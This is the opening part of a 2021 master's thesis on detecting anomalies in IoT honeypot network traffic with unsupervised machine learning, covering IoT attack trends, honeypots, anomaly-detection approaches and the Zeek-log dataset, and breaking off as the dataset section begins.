



Data Analysis for Anomaly Detection in IoT Honeypot

Submitted by

Muhammad Muhaimin Bin Omar

Thesis Advisors

Prof. Jianying Zhou

(Singapore University of Technology and Design, Singapore)

Dr. Yan Lin Aung

(Singapore University of Technology and Design, Singapore)

**Information Systems Technology and
Design (ISTD)**

A thesis submitted to the Singapore University of Technology and Design in fulfilment of the requirement for the degree of Master of Science in Security by Design (MSSD)

© 2021

Abstract

The evolving networks today, including the Internet of Things (IoT), are facing an outsized number of threats and attacks starting from unauthorized access to systems and networks, denial of service, and infection from viruses and worms. One critical viewpoint of these attacks is that they are regularly unpredictable.

Monitoring network traffic is essential for gaining a thorough understanding of computer and network security risks as well as building effective computer security measures. Several techniques, such as Intrusion Detection Systems, have been used by researchers and network administrators to monitor traffic for malicious activities.

Honeypot is another way to monitor and analyze malicious activities, and it has been widely tried and approved. Honeypots are extremely useful security tools for collecting traffic linked with a wide range of attack actions. Collected traffics may be examined to extract important information about current and emerging attack trends, as well as revealing unanticipated attack behaviors. However, such an analysis is difficult thanks to the dimension and structure of the collected traffic.

In this dissertation, we describe a technique that helps in analyzing network traffic gathered from IoT Honeypots and relies on the statistical information to discover anomalies. The idea behind network anomaly detection is that irregular activity affects network parameters to the point that their statistical characteristics no longer remain consistent, leading in sudden shifts. We apply unsupervised machine learning technique in this research to discover anomalies in network traffics targeting IoT Honeypots.

Acknowledgement

The thesis has given me experiences and knowledge that I would not have had otherwise. The difficulties encountered along the way result in a highly satisfying experience. It is a fantastic feeling to have finished this research.

First and foremost, I want to express my gratitude to my family, particularly my wife, Quraisha, for her continuous support, encouragement, and understanding throughout this journey. One of my main concerns when enrolling into the master's degree program was whether I would be able to balance my full-time work with part-time studies, especially because I have two little children at home who require constant attention. On the face of it, it does not seem possible to balance all the responsibilities, but you have made it possible thanks to your unwavering love and support.

I sincerely thank my peer, Sadiq Aziz, for lending me a laptop to work on my thesis when mine was not working properly. Not to mention, thank you for bearing with all my rants during this journey.

Prof. Jianying Zhou and Dr. Yan Lin Aung, both of whom acted as my thesis advisors, deserve special appreciation for their help and advice.

Finally, I would want to convey my thankfulness to my course mates as they have made the experience joyful and memorable.

Muhaimin Omar

Table of Contents

Abstract	4
Acknowledgement	5
List of Figures	7
List of Tables	8
1 Introduction	9
1.1 Cyber Attacks on IoT Devices	10
1.2 Major IoT Attacks and Vulnerabilities	12
1.3 Importance of Detection	14
1.4 Honeypots	16
1.5 Data Analysis and Machine Learning	17
1.5.1 Data Analysis in Cybersecurity	17
1.5.2 Machine Learning in Cybersecurity	18
1.5.3 Supervised vs Unsupervised learning	19
1.6 Anomaly Detection	20
2 Background	23
2.1 Challenges	24
3 Scope of Work	26
4 Implementation	28
4.1 Understanding the IoT Honeypot Setup	28
4.2 Dataset Organization	28
4.3 Understanding the Dataset	34
4.4 Libraries Used	36
4.5 Processing of Dataset	37
4.6 Analysis	39
5 Result and Evaluation	45
5.1 Result Validation	46
5.2 Result Summary	52
6 Conclusion	54
7 Future Works	55
References	56
Appendix A	62
Appendix B	75

List of Figures

Figure 1 - Top Global Honeypot Attack Per Period (F-Secure, 2019)	11
Figure 2 - Top TCP Ports Targeted (F-Secure, 2019)	11
Figure 3 - Top 5 UDP Ports Targeted (F-Secure, 2019).....	12
Figure 4 - Unsupervised and Supervised Learning (Soni. D, 2018)	20
Figure 5 - Anomaly Detection (Siemens, 2020).....	21
Figure 6 - 40 zip files	29
Figure 7 - Multiple log types	30
Figure 8 - Unzip.py script	31
Figure 9 - Successful execution of unzip.py script	31
Figure 10 - Copyfiles.py script.....	32
Figure 11 - Consolidated HTTP logs	33
Figure 12 - mergedhttplogs.log file	34
Figure 13 - Features in Dataset.....	34
Figure 14 - Number of rows in Dataset.....	34
Figure 15 - Libraries used	37
Figure 16 - load 'mergedhttplogs.log' as data frame.....	37
Figure 17 - convert epoch to yyyy-mm-dd hh-mm-ss.sss.....	38
Figure 18 - create 'uri_length' feature.....	38
Figure 19 - 'Status_code' mass distribution	39
Figure 20 - 'uri_length' mass distribution	40
Figure 21 - 'request_body_len' mass distribution	40
Figure 22 - 'Resp_mime_types' mass distribution	41
Figure 23 - Isolation Forest (Pallavi P., 2020)	43
Figure 24 - Generate Isolation Forest model example	44
Figure 25 - Rename anomaly as 1 and normal as 0	44
Figure 26 - Create Anomaly table	49
Figure 27 - Populate Anomaly table	49
Figure 28 - Result of Combination 6.....	51
Figure 29 - Overview of Trial Result.....	51

List of Tables

Table 1 - Features types and descriptions	36
Table 2 - List of Test Subjects.....	48
Table 3 - Features Combinations	50

1 Introduction

As projected by Juniper Research, the Internet of Things (IoT) will reach an installed base of more than 80 billion units in the next 3 years, an increase from 35 billion reported last year. The growth of around 130% has been acclaimed as a revolution in the way that society and organizations will function [2]. IoT is the concept of assigning digital identity to physical items and linking them together. Analysis of the data that these things deliver points to better quality of life, efficiency, create value or diminish costs.

However, problems about data ownership, governance, and security are posing new challenges. Consider a smart commercial building: imagine a connected smart meter, IP-connected security cameras, and software-controlled lighting and door access in such a fully connected structure. Data may transit from a device inside the building to any other devices where these systems are connected to a building hub. The building owner benefits from increased efficiency and security when these links function correctly as designed.

On the other side, if a cybercriminal gains unauthorized access to any device in that network, the same pathway that provides value and convenience to the building owner can be exploited. For example, if the smart meter's security is breached by the attacker, he might obtain access to the security camera feeds, allowing him to observe when the building is unoccupied.

For the Internet of Things to be safe, even seemingly harmless devices must be secured. This is especially true when one considers that the Internet of Things extends far beyond the household to include companies and industrial operations.

1.1 Cyber Attacks on IoT Devices

While it is not a problem of awareness, it is a never-ending battle between cybercriminals and defenders to develop new types of attacks and detections. IoT security necessitates solutions that secure the network layer, the hardware layer, and the cloud software in addition to the 'classic' challenge of cybersecurity. This adds to the complexity by necessitating a system of well-connected and smoothly running security solutions and providers. Over the last few years, both the amount of money spent on cybersecurity and the number of connected device breaches have risen dramatically.

According to the SonicWall Cyber Threat Report 2021, threat researchers at SonicWall Capture Labs reported 34.3 million IoT malware infections in 2019. By 2020, that number had risen to 56.9 million, an increase of 66%. The circumstances surrounding the epidemic, on the other hand, contributed significantly to the total. They also upended some longstanding trends. From January to February in 2017, 2018, and 2019, IoT malware attacks decreased. However, the year 2020 defied the trend, with February's figures indicating a steady increase that would last until April. Rather than peaking in February, the drop in 2020 occurred two months later, with total attacks falling to 2.1 million in April, approximately half of the 4.0 million recorded in January [3]. This could be related to the early summer reopening attempts, in which employees sporadically returned to work, reducing the amount of time they spent connecting to the business network from home, potentially forcing cybercriminals back to alternative sources of income.

Other statistics from F-Secure, however, show a 300 percent rise in attack traffic in H1 2019, with more than 2.9 billion events, with the Telnet protocol receiving the most

attacks (760 million), followed by the UPnP protocol (611 million). With 556 million events, traffic to SMB port 445 was likewise very robust. EternalBlue and related exploits are still quite popular two years after WannaCry because there are still a lot of unpatched systems throughout the world [4].




Figure 1 - Top Global Honeypot Attack Per Period (F-Secure, 2019)




Figure 2 - Top TCP Ports Targeted (F-Secure, 2019)




Figure 3 - Top 5 UDP Ports Targeted (F-Secure, 2019)

Many older industrial systems are connected to the Internet and therefore to the IoT. Tight security has never been considered because many units have been in existence for decades. As a result, many units are vulnerable to attacks that might have serious, even fatal effects.

Many businesses enter the IoT industry with no prior experience or cybersecurity knowledge. Costs and implementation will be a challenge for them. While ignoring a managed security solution may save money in the near term, it comes with a higher risk and a possibly bigger financial penalty over time.

1.2 Major IoT Attacks and Vulnerabilities

Since security is not always the main consideration in IoT devices, cyberattacks on those devices has the potential to be extremely successful, and as a result, may severely disrupt our way of life. With more and more gadgets connected to the internet and to one other, there is an inherent risk. Malicious hackers can infect huge number of devices that are not properly secured, destroying facilities, shutting down systems, and obtaining access to sensitive information. These cyberattacks may grow more unpleasant or even catastrophic as we become more reliant on the

Internet of Things in our daily activities. Here are some of the major IoT attacks and vulnerabilities.

The Mirai Botnet (aka Dyn Attack) – An IoT botnet was deployed to perform the greatest DDoS attack ever against service provider Dyn in October of 2016. Twitter and Netflix were some of the sites that went down as a result of this attack. After becoming infected with Mirai malware, computers will continue to cruise the internet for other vulnerable IoT devices and infect them with malware using default credentials [12].

The Hackable Cardiac Devices from St. Jude – The US Food and Drug Administration acknowledged in 2017 that St. Jude Medical's implantable cardiac devices have flaws that might permit a perpetrator to get access to it and then drain the battery or contaminate the integrity of the data [13].

Pacemakers and defibrillators are examples of devices that are used to track and evaluate patients' heart activity in order to prevent heart attacks. The flaw was found on the transmitter that reads the data from device and sends it to doctors through the internet. By gaining access to the device's transmitter, hackers might take control of it [13].

The Owlet WiFi Baby Heart Monitor – Jonathan Zdziarski, a famous security researcher, uncovered multiple vulnerabilities on the Owlet gadget in 2016. Owlet is a sock-mounted sensor that monitors a baby's heartbeat and wirelessly transmits the information to a nearby hub. If something goes wrong, this internet-connected home gadget can send a notification to the parents' smartphones [14].

The Owlet base station encrypts data transferred to and received from the manufacturer's servers, which, if necessary, contact the parents' phones. The ad-hoc Wi-Fi network connecting the base station and the sensor device, on the other hand, is entirely unencrypted and requires no authentication. You can snoop on the base station's wireless network and tamper with it if you are within range.

This is another example of how well-intentioned technologies can become harmful when used by a malicious actor.

The TRENDnet Webcam Hack – Trendnet agreed to a settlement with the US Federal Trade Commission in 2013 over its inadequate security methods. The action was prompted by data breaches that happened in January 2012, when hackers leaked live footage from over 700 of the company's cameras [15].

The Jeep Hack – Using the Jeep SUV's CAN bus, a group of security researchers was able to gain complete control of the car in 2015. They exploited a software update vulnerability to gain control of the car through the Sprint cellular network and discovered they could make it accelerate, decelerate, and even swerve off the road. It serves as a proof-of-concept for upcoming IoT hacks [16].

1.3 Importance of Detection

Advances on the Internet of Things (IoT) area have grown in popularity over the last decade, and this trend is expected to continue. This technology has been applied in a variety of sectors due to the availability of low-cost sensing methods as well as the miniaturization and pervasiveness of the internet. IoT has now been accomplished in practically all domains, resulting in the creation of smart "things" such as smart

transportation, smart cities, smart health, smart agriculture, smart homes, smart universities, and so on. Rapid interactions and successful interoperability of people, objects, and infrastructures have been critical. As a result, neither the security nor the vulnerability of the equipment we have in our home differs from that of huge organizations.

While the continued rise of IoT has a more positive side, it is also vital to recognize that the heterogeneity has resulted in a number of severe security-related concerns. The primary difficulty as this technology gets more widely used by individuals and businesses is the rise in security-related risks and attacks. IoT devices have formed the backbone of botnet cyberattacks in the past, where threat agents enslave a large number of vulnerable devices in order to carry out harmful acts. Most linked IoT ecosystems are becoming increasingly vulnerable to attacks due to the volume of data generated and transmitted between devices and people. Threat landscape and attack strategies are becoming increasingly sophisticated every day.

In the IoT landscape, there is a constant need to identify suspicious and notable activities anonymously based on data acquired by these devices, such as by attempting to evaluate attack patterns and the attacker's motivations.

Any conventional Intrusion Detection System (IDS) will have triggers to help in the detection of any malicious, aberrant, or suspicious activity. It is preferable to master the footprints or attack paths that attackers take by detecting an attack in real-time. Honeypots and Anomaly Detection have both been utilized in Information Security to some extent.

1.4 Honeypots

One definition of Honeypot originates from the espionage world, where spies make use of a love and romance to acquire secret information from another party, is referred to as "honeypot". When an enemy is captured in a honeypot, he or she is obliged to divulge what they know.

In terms of Information Security, a cyber honeypot works in a similar fashion, luring hackers into a trap. The computer system used as the honeypot is sacrificed and meant to gain the attention of perpetrators. It imitates a hacker target and uses penetration efforts from the attacker to acquire information about them and their methods of operation, and at the same time redirects them away from genuine targets.

The honeypot is designed to look like a genuine computer system, replete with programs and data, fooling criminals into thinking it is a legitimate target. For example, a honeypot might impersonate a company's customer billing system, which is a popular target for criminals seeking credit card information. Once the hackers have obtained access, their activity may be monitored and evaluated for information on how to improve the security of the real network.

Honeypots are intentionally made enticing to attackers by having security vulnerabilities that are purposefully introduced. Ports that react to a port scan, for example, might be found in a honeypot, as well as weak passwords.

A honeypot, unlike a firewall or anti-virus, is not designed to solve a specific problem. Instead, it is a tool that helps in comprehending current dangers and predict the emergence of new ones. Security measures can be prioritized and concentrated using information collected from a honeypot.

1.5 Data Analysis and Machine Learning

The practice of systematically applying statistical or logical approaches to explain and demonstrate, condense and recap, and assess data is known as Data Analysis.

While statistical approaches can be used in qualitative research, data analysis is frequently an ongoing iterative process in which data is collected and processed concurrently. A crucial component of preserving data integrity is precise and proper examination of data. Incorrect statistical analyses distort scientific findings, confuse casual readers, and may have a detrimental impact on public opinion of research.

Machine learning is a subset of "Artificial Intelligence" that is strongly linked to computational statistics, data analytics, mining, and science, with an emphasis on teaching system to study from existing data. Models of Machine Learning, for example, are made up of a collection of requirements and procedures that may be used to uncover patterns in data that are interesting, recognize or anticipate behavior, and would be useful in the field of cybersecurity [6].

1.5.1 Data Analysis in Cybersecurity

The availability of data is a major factor in data analysis. Datasets often comprise a set of information records with variety of features, as well as associated facts. As a result, understanding the nature of cybersecurity data, which includes a variety of threats and related features, is essential. This is because unprocessed security data gathered from relevant sources may be used to evaluate different forms of security events or anomalous activity in order to develop a statistical security framework that will assist us in achieving our goal [6].

Data analysis has the ability to detect vulnerabilities that have arisen as a result of the exponential growth of technology and the Internet, as well as our growing reliance on both. By alerting decision makers about potential fraud, strange network traffic patterns, hardware problems, and security breaches, data analysis may provide a comprehensive view of internal and external dangers. It transforms data into useful information, allowing firms to evolve from a reactive to a proactive cybersecurity posture.

1.5.2 Machine Learning in Cybersecurity

There were 5.6 billion malware attacks and 56.9 million IoT attacks in 2020 alone, which is a huge sum of data for humans to handle [3]. They can, however, be processed with the aid of Machine Learning.

Being a subset of Artificial Intelligence, Machine Learning can be used to make predictions about a computer's behavior using algorithms derived from datasets and statistical analysis. The computer can then adapt its behavior and even accomplish tasks for which it was not specifically intended.

Machine learning is constantly being used to detect dangers and automatically squash them before they can impact negatively, thanks to its ability to comb through tons of data and locate potentially harmful ones.

Microsoft was alleged to have done precisely that in early 2018. According to the firm, hackers attempted to use trojan horse to install bitcoin miners on tens of thousands of PCs. However, the attempt was foiled by Microsoft's Windows Defender, which employs Machine Learning to detect and prevent suspected threats. Almost as soon as the crypto miners began digging, they were shut down [10].

In addition to early threat detection, Machine Learning is used to scan for security gaps and automate incident response. That is proving to be a big benefit in the field of cybersecurity, where many cybersecurity professionals feel they can completely depend on artificial intelligence, while perpetrators are continuously seeking for new methods to exploit security holes.

Machine Learning has grown so important in cybersecurity that it is nearly difficult to build good cybersecurity systems without depending significantly on it. Simultaneously, Machine Learning cannot be implemented properly without a thorough, robust, and detailed approach to the original data.

Machine learning may be used by cybersecurity systems to assess trends and learn from them in order to assist minimize repeated attacks and adapt to changing behaviors. It can help cybersecurity operation teams be more proactive in handling threats and dealing with real-time attacks. It can help firms use their resources more strategically by reducing the amount of time spent on regular tasks.

Machine Learning, in summary, has the potential to make cybersecurity simpler, proactive, cost-effective, and efficient. It can only function, however, if the data offers a complete picture of the environment. It is not only about having a lot of data, but also about having good data. Every possible source must provide complete, relevant, and rich context for the data [7].

1.5.3 Supervised vs Unsupervised learning

There are two sorts of tasks in the realm of Machine Learning: supervised and unsupervised. The major distinction is that supervised learning begins with a ground truth, implying that we know what the measured value for our sample must be before

we begin. As a result, the objective of supervised learning is to construct a formula that, given a sample of data and intended outcomes, helps to predict the correlation between different components seen in the data. Unsupervised learning, on the other hand, has no identified outputs or labels, but instead attempts to deduce the intrinsic structure of a collection of data points. There is no explicit way to compare model performance since no labels are supplied.




Figure 4 - Unsupervised and Supervised Learning (Soni. D, 2018)

Unsupervised clustering approaches, for example, would be a good place to start if an analyst was trying to segment customers. In instances when it is unfeasible for an individual to identify trends and patterns, unsupervised learning can give early knowledge and insight that can then be used to assess particular hypotheses.

1.6 Anomaly Detection

Intrusion Detection has gotten a lot of attention, and it has become a fertile sector for a lot of research. It is still a hot topic among researchers. Even after many years of research, the intrusion detection community still faces severe difficulties. The difficulty of eliminating false warnings while detecting unknown attack patterns is yet unsolved.

Anomaly Detection is a critical aspect of intrusion detection, in which deviations from regular behavior signal the presence of potential attacks, flaws, defects, and other threats.

Any procedure that detects the outliers in a dataset; those objects that do not belong, is known as Anomaly Detection. These anomalies could indicate unexpected network traffic, reveal a malfunctioning sensor, or simply identify data that has to be cleaned before analysis.




Figure 5 - Anomaly Detection (Siemens, 2020)

Managing and monitoring the functioning of distributed systems is a chore in today's world. With hundreds or thousands of items to monitor, Anomaly Detection can assist in identifying where an error is occurring, improving root cause analysis, and allowing for faster tech support.

The Anomaly Detection configuration to be employed is determined by the labels available in the dataset, and there are three sorts of anomaly detection setups.

Supervised Anomaly Detection refers to the data arrangement in which the training and test data sets are properly labeled. A standard classifier can be learned first and then used. This setting is comparable to conventional pattern recognition, with the exception that the classes are usually very uneven. As a result, not all classification methods are ideal for this purpose [11].

Semi-supervised Anomaly Detection employs both training and test datasets, with training data consisting solely of normal data free of anomalies. The essential concept is that a typical class model is learned, and anomalies can then be recognized by deviating from that model [11].

Unsupervised Anomaly Detection is the most versatile arrangement which does not require any labels. There is also no differentiation between a training and a test dataset. An unsupervised anomaly detection system evaluates data only on the dataset's inherent properties. Distances or densities are commonly used to determine what is normal and what is not [11].

2 Background

In today's networked world, a significant number of different and various destructive activities such as worms, viruses, trojan horses, and denial of service attacks are frequent. These harmful operations are not only increasing in number, but also in complexity and virulence, posing a serious threat to the availability of a wide range of services utilized by millions of people on a daily basis. In addition, over the last few years, attacks against Internet of Things (IoT) devices that exploit inherent vulnerabilities have increased. Recent large-scale attacks, such as Persirai, Hakai, and others, have fueled concerns about IoT device security. In order to ensure smooth network operations, timely identification and analysis of hostile activities are vital, which necessitate both access to relevant data and the application of effective analysis tools, followed by suitable remedial steps.

After Mirai Malware's distributed denial-of-service attacks several years ago, large-scale attacks targeting IoT devices present substantial security concerns for the parties involved. The value of using honeypots in surveying the security landscape and detecting threats to IoT devices early is undeniable. However, the data generated by these IoT honeypots has been few and limited, making it difficult to improve research into IoT security.

In 2017, a group of academics devised a way for incorporating common IoT devices into honeypot layouts. The technique projects a limited number of diverse IoT devices, that are physically in one location, as multiple and geographically distributed devices across the Internet via connections to VPN services. The intention was for those devices to be discovered and attacked, disclosing previously unknown flaws [17].

During the years 2017-2018, network traffics were obtained by the IoT honeypots that were placed in the field for approximately one and a half years. The honeypots were active in the wild, with 40 public IP addresses directing traffics to 11 genuine IoT devices. The dataset was extracted in JSON format using the Zeek tool from 258,871 PCAP files, yielding almost 81.5 million logs.

The purpose of this paper is to analyze honeypot network traffic data and deploy appropriate unsupervised machine learning technique for anomaly detection and to better understand the threat landscape over the honeypot's operational duration.

2.1 Challenges

Machine learning and deep learning are artificial intelligence technologies that use enormous amounts of data and complex algorithms that demand expensive computing resources. This makes choosing the optimal equipment for such jobs difficult because numerous criteria must be taken into account, including portability, processing speed, and graphics processing capability, among others.

Patience will go a long way toward ensuring that efforts are rewarded. This is especially true in the case of machine learning. Machine learning is frequently expected to suddenly cure all problems and start generating revenue right away.

Machine learning is far more difficult to implement than traditional software development. A machine learning endeavor is typically fraught with the unknowns. It entails obtaining data, processing it to train algorithms, engineering algorithms, and training them to learn from data that is relevant to the goals. It necessitates a great deal of meticulous planning and execution. However, due to several layers and the inherent uncertainties in algorithm behavior, the time estimate for completing the

machine learning project is not guaranteed to be accurate. As a result, when working on machine learning projects, patience and an exploratory mindset are essential. It is crucial to give the project enough time in order to accomplish desired results in machine learning adoption.

Another problem is identifying qualities that are irrelevant or undesirable. The machine learning system will not produce the desired results if the data contains a significant number of irrelevant characteristics and not enough relevant features. The selection of good features is one of the most crucial parts of a machine learning project's success.

3 Scope of Work

Over the last few years, attacks on Internet of Things (IoT) devices and Industrial Control Systems (ICS) have increased, exploiting inherent weaknesses in these systems. Recent large-scale attacks like Mirai, Persirai, and IoT-Reaper have raised worries regarding IoT device security. A scalable hybrid honeypot infrastructure has been created and implemented to detect such attack waves and identify weak IoT devices, allowing seamless integration of commercial off-the-shelf IoT devices with ICS [1]. The goal of this paper is to construct a data analysis workflow that includes feature engineering from honeypot network traffic data and the application of appropriate unsupervised machine learning technique for anomaly detection to better understand the threat landscape over the honeypot's operational period. The following tasks are expected:

- Understanding of the IoT Honeypot setup
- Feature extraction and engineering from the honeypot network traffic data
- Formulation of suitable unsupervised machine learning technique and identification of various attacks
- Validation of the unsupervised machine learning model

A software tool that implements the machine learning model and offers threat information based on honeypot network traffic data is expected to be the final outcome from this research project.

This paper provides an outline of research directions for using the unsupervised learning method to solve the anomaly detection problem. Although unsupervised

learning is technically more difficult than supervised learning, it is frequently the only option in the actual world of data analytics.

The remainder of this paper is arranged in the following manner: The general architecture of anomaly detection is given in section 4, as well as extensive descriptions of the unsupervised technique utilized. The results of the analysis will be given and discussed in section 5. In section 6 and 7, conclusion and direction for future research are presented respectively.

4 Implementation

This section discusses feature selection as well as the creation of a suitable unsupervised machine learning approach. MacOS, terminal commands, Python programming language, and Jupyter notebook were all used as part of the implementation.

4.1 Understanding the IoT Honeypot Setup

Network traffic was collected by high-interaction IoT honeypots that were placed in the field for 1.5 years. The honeypots were active in the wild, with 40 public IP addresses directing traffic to 11 genuine IoT devices. The dataset was extracted in JSON format using the Zeek tool from 258,871 PCAP files, yielding almost 81.5 million logs.

Zeek is a network traffic analyzer and security monitor that is free to use [18]. The Zeek tool generates a series of log files for a specified network traffic PCAP file, which include a detailed record of connections and application layer protocols such as HTTP sessions, MIME types, DNS requests, and so on. Zeek tool generates logs in tab separated value (TSV) format by default. However, because JSON is increasingly widely used and easy to understand, the dataset was provided in JSON format.

To safeguard the identities of VPN-forwarded IoT honeypots, the public IP addresses were anonymized in order to share the network traffic datasets with communities for further research and collaboration.

4.2 Dataset Organization

Based on their public IP addresses, the JSON logs were split and compressed into 40 different zip folders. There are a total of 40 zip folders received as part of this research.

Each of the zip folder contains different sorts of logs. Only https logs will be used in the scope of this research.

